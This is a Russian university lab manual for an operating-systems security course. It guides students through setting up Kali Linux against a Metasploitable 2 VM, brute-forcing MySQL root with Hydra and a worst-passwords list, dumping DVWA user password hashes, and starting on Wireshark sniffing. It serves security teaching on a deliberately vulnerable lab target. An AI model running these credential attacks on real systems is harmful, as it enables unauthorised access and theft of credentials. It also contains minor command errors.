



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет» РТУ МИРЭА

РТУ МИРЭА

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

Практическая работа № 6

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.3»

Москва

2025

ГЛАВА 1. ОСНОВЫ

1.1. Подготовка учебного стенда

Порядок выполнения работы

1. Установка Kali Linux

Скачайте готовую виртуальную машину с актуальной версией Kali linux с сайта Kali.org

<https://www.kali.org/get-kali/#kali-virtual-machines>

Разархивируйте архив *kali-linux-2025.1a-virtualbox-amd64.7z* в папку D:\VM\

Запустите *kali-linux-2025.1a-virtualbox-amd64.vbox*

Учетные данные для входа в систему:

логин: *kali*

пароль: *kali*

2. Установка Metasploitable 2

Скачайте готовую виртуальную машину Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Разархивируйте архив *metasploitable-linux-2.0.0.zip* в папку D:\VM\

Создайте виртуальную машину

Если после установки и запуска вы получили следующую ошибку,




Рис. 1. Ошибка при запуске metasploitable 2

то в зайдите в настройки виртуальной машины и поставьте галочку Включить PAE/NX на вкладке Система -> Процессор




Рис. 2. Настройки виртуальной машины metasploitable 2

Учетные данные для входа в систему:


логин: *msfadmin*

пароль: *msfadmin*

3. Настройка и проверка сетевого взаимодействия

Зайдите в настройки VirtualBox и добавьте сеть NAT

Рис. 3. Добавление сети NAT



Измените IP адрес сети 10.0.X.0/24, где X - это ваш порядковый номер по списку группы.




Рис. 4. Детали сети NAT

В настройках сети виртуальных машин Kali linux и Metasploitable 2 необходимо указать тип подключения: Сеть NAT и выбрать сеть, которую вы только что создали.




Рис. 5. Настройки сетевого адаптера виртуальных машин

Запустите обе виртуальные машины и проверьте IP адреса с помощью команды

`ip a`

Обе виртуальные машины должны находиться в одной сети.

Задание:

- На ВМ Kali Linux выполните команду
`ping {ip-адрес ВМ metasploitable 2}`
- Сделайте screenshot.

Глава 2 ГЛАВА 3. ПАРОЛИ


3.1. Тестирование баз данных. Атаки на пароли

Рассмотрим еще один способ, как протестировать вашу цель. В этом уроке вы будете атаковать сервис баз данных.

Посмотрите на результат сканирования

```
nmap -p- -T4 -A 10.0.X.*
```

а именно вас интересует порт 3306, который используется сервисом «mysql». Это сервис базы данных, и, как вы знаете, он содержит множество чувствительной информации, такой как имена пользователей, пароли, и т.д.



```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, SupportsTransactions,
|   port41Auth, ConnectWithDatabase, SupportsCompression
|   Status: Autocommit
|_ Salt: i2ZMVf<;P`sB/d*DT]Up
```

Рисунок 46. Результат сканирования nmap по порту 3306


Вам нужно подключиться к этой базе данных, но у вас нет соответствующего логина и пароля. Попробуйте подобрать их с помощью инструмента sqldict (сокр. sql dictionary).

Данный инструмент не установлен у вас в системе, поэтому его нужно установить. Для этого сначала обновите привязки

```
apt install update
```

и установите sqldict

```
apt install sqldict
```



```
(root@kali)-[~]
# apt install sqldict
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed:
libatk1.0-data libev4 libfmt8 libhttp-server-simp
```

Рисунок 47. Установка программы sqldict

Обратите внимание, что в меню Application в разделе 04 - Database Assessment появилось приложение Sqldict.




Рисунок 48. Отображение sqldict в меню Database Assessment

С помощью sqldict можно производить подбор паролей, и данный процесс называется «атака по словарю». Другими словами, создается список возможных паролей. При первом запуске sqldict в терминале появляется ошибка, так как **сперва нужно выполнить установку «wine32»**.

```
(root@test-kali)-[~]
# sqldict
(Message from Kali developers)

You may need to install the wine32 package first:
# dpkg --add-architecture i386 && apt update && apt -y install wine32
```

Рисунок 49. Ошибка при запуске sqldict

Wine32 – это программа на Kali и других дистрибутивах Linux, которая позволяет запускать программы для Windows в линукс системах. В Windows программы имеют расширение «.exe». Это исполняемые файлы, и они созданы для работы в Windows.

В отобразившейся информации при запуске в терминале есть команда для установки wine32. Она выглядит как

```
dpkg --add-architecture i386 && apt update && apt -y install wine32
```

```
(root@test-kali)-[~]
# dpkg --add-architecture i386 && apt update && apt -y install wine32
Hit:1 http://mirror-1.truenetwork.ru/kali kali-rolling InRelease
Get:2 http://mirror-1.truenetwork.ru/kali kali-rolling/main i386 Packages [18.5 MB]
22% [2 Packages 5,204 kB/18.5 MB 28%]
```


Рисунок 50. Установка wine32


Рассмотрим еще один инструмент, который можно использовать для достижения той же самой цели. Его можно найти в разделе «Passwords Attacks», и он называется «wordlists». Найдите его и сделайте screenshot.

В разделе «Атаки на пароли» существует несколько инструментов для этого, но нас интересует тестирование онлайн сервисов. Ранее мы уже тестировали запущенные сервисы SSH и FTP. Как правило, для этих них существует подбор имени пользователя и пароля.

Вашей целью будет сервис mysql, который запущен на целевой машине. Вам нужно подобрать имя пользователя и пароль. Это называется онлайн-атака на пароли.

Перейдите в директорию «wordlists»

```
cd /usr/share/wordlists
```



```
(root@kali) - [usr/share/wordlists]
# wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
├── amass → /usr/share/amass/wordlists
├── dirb → /usr/share/dirb/wordlists
├── dirbuster → /usr/share/dirbuster/wordlists
├── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
├── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
├── john.lst → /usr/share/john/password.lst
├── legion → /usr/share/legion/wordlists
├── metasploit → /usr/share/metasploit-framework/data/wordlists
├── nmap.lst → /usr/share/nmap/nmaplib/data/passwords.lst
├── rockyou.txt.gz
├── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
├── wfuzz → /usr/share/wfuzz/wordlist
└── wifite.txt → /usr/share/dict/wordlist-probable.txt
```

Рисунок 51. Установленные словари

Вас интересует словарь «rockyou.txt».

Далее вам нужно распаковать текстовый файл rockyou.txt.gz с помощью команды

```
gunzip rockyou.txt.gz
```

Отобразите содержимое текущей директории, сделайте screenshot. Также вы будете использовать инструмент «Hydra».

```
hydra
```

Для того, чтобы подобрать пароль, вам нужен словарь или список слов для тестирования. В интернете можно найти список самых худших паролей всех времен 500-worst-passwords.txt. <https://gitlab.com/kalilinux/packages/seclists/-/blob/31e1c8b7c42f8582f5d73ae4f4503c27fc9b15c0/Passwords/500-worst-passwords.txt>.

Скачайте его с сайта и переместите в папку wordlists:

```
mv ~/Downloads/500-worst-passwords.txt .
```


Измените список 500 худших паролей, оставив только 50 (для этого используйте команду head и оператор >), новый файл назовите 50-worst-passwords.txt.

```
head 500-worst-passwords.txt > 50-worst-passwords.txt
```

Выполните команду wordlists и сделайте screenshot.

С помощью текстового редактора nano добавьте в начало файла 50-worst-passwords.txt пустую строку (имитация отсутствия пароля).

```
nano 50-worst-passwords.txt
```




Рисунок 52. Добавление пустого пароля

Вернемся к инструменту «Hydra». Воспользуемся примером, который указывают разработчики.

```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

Рисунок 53. Пример использования программы hydra

На самом деле половина успеха будет заключаться в правильном использовании имени пользователя. Если у вас нет правильного имени пользователя, то с авторизацией будет проблематично.

Команда для перебора по словарю будет выглядеть следующим образом.

```
hydra -l root -P 50-worst-passwords.txt mysql://10.0.X.*
```

Hydra сработала практически сразу и был подобран один пароль. Обратите внимание, что здесь не указан подобранный пароль, а это значит, что пароль был пустым.

```
(root@test-kali)-[/usr/share/wordlists]
# hydra -l root -P 50-worst-passwords.txt mysql://10.0.100.5
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or security
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-01 06:38:06
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking mysql://10.0.100.5:3306/
[STATUS] 5.00 tries/min, 5 tries in 00:01h, 47 to do in 00:10h, 4 active
[3306][mysql] host: 10.0.100.5 login: root
```

Рисунок 54. Результат работы программы hydra

Теперь у вас есть имя пользователя и пароль для авторизации в базе данных mysql. В случае с FTP, для авторизации вам нужен был FTP-клиент (например, FileZilla). Чтобы пройти SSH-авторизацию, вам нужен был SSH-клиент. На Windows можно использовать Putty, а на Linux – SSH-клиент. В случае с авторизацией в MySQL, вам нужен MySQL-клиент. Для подключения к базе данных нужно ввести в терминале следующую команду

```
mysql -u root -p -h 10.0.X.*
```

где опция `-u` – это имя пользователя, `-p` – порт, `-h` – ip-адрес.

MySQL просит вас ввести пароль. Оставьте поле пустым и жмите «Enter».

Обратите внимание, что консоль изменилась, и мы взаимодействуем с базой данных.

Если у вас не произошло подключение, то следует добавить ключ `--skip-ssl`.

```
(root@test-kali)-[/usr/share/wordlists]
# mysql -u root -p -h 10.0.100.5
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 112
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Рисунок 55. Подключение к базе данных mysql

Если вы никогда не сталкивались с базой данных SQL, то можно использовать графические клиенты, которые выглядят нагляднее.

Разберем простые команды, которые можно использовать. Посмотрим какие базы данных есть на этом MySQL сервере, их может быть несколько.

```
show databases;
```

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> █
```

Рисунок 56. Отображение баз данных на целевой машине

Не забудьте в конце записи ввести точку с запятой, так как это является концом команды. Таков синтаксис SQL-запросов.

Как видите, существует несколько баз данных. Начнем с базы «dvwa». Обратите внимание что «information_schema» — это база данных баз данных, так как она содержит информацию об остальных базах данных.

Чтобы открыть «dvwa», просто пишем команду

```
use dvwa;
```

```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> █
```

Рисунок 57. Выбор базы данных dvwa

Вам нужно просмотреть таблицы этой базы данных. Для этого используйте команду

```
show tables;
```

Как видите, существует две таблицы «guestbook» и «users».

Рассмотрим таблицу «users», так как в ней могут содержаться имена пользователей и пароли.

```
select * from users;
```

```

MySQL [dvwa]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user | password | avatar |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/ha
ckable/users/admin.jpg |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/ha
ckable/users/gordonb.jpg |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/ha
ckable/users/1337.jpg |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/ha
ckable/users/pablo.jpg |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/ha
ckable/users/smithy.jpg |
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.001 sec)

MySQL [dvwa]>

```

Рисунок 58. Таблица users

В данной таблице содержатся id пользователей, имена, логины, пароли, аватары. Именно так выглядят украденные учетные данные. Тот, кто интересуется информационной безопасностью, часто слышит о том, что хакеры периодически сливают информацию из баз данных самых разных сайтов, компаний и т.д.

Обратите внимание, что выведенные пароли не похожи на обычные пароли, и если присмотреться, то у них одинаковая длина. Это хэши паролей. Иными словами, мы не сможем просто авторизоваться в системе с такими паролями, потому что это не сами пароли, а их скрытое значение.

Очень часто злоумышленники пытаются взломать данные пароли, т.е. расшифровать их. Так что же делать дальше? Имена пользователей – это половина успеха, и для взлома этих пользователей вам понадобятся пароли. Можно подобрать пароли этих пользователей с помощью hydra или подобного инструмента. Можно также поискать в интернете расшифрованные хэши, которые вы нашли в базе данных. Возможно, кто-то до Вас уже делал подобное и выложил в сети данную информацию.

В отчёте о выполненной работе необходимо указать:

- создайте таблицу с украденными хэшами, найдите в интернете исходные пароли;
- опишите основные ключи команды hydra;
- отобразите на скриншоте выполнение команды wordlists.

3.2. Сниффинг паролей

Рассмотрим другие инструменты Kali Linux. Перейдем в раздел сниффинг и спуфинг. В частности, вас будет интересовать инструмент для сниффинга, который называется «wireshark».




Рисунок 59. Инструменты для sniffинга

Этот инструмент работает на вашем компьютере, анализируя сетевой трафик и перехватывая все пакеты. Также можно указать, какие пакеты перехватывать. Рассмотрим wireshark более детально, научимся искать имена пользователей и пароли, которые передаются в вашей сети.

Для начала выбираете меню «Capture», далее «Options»:

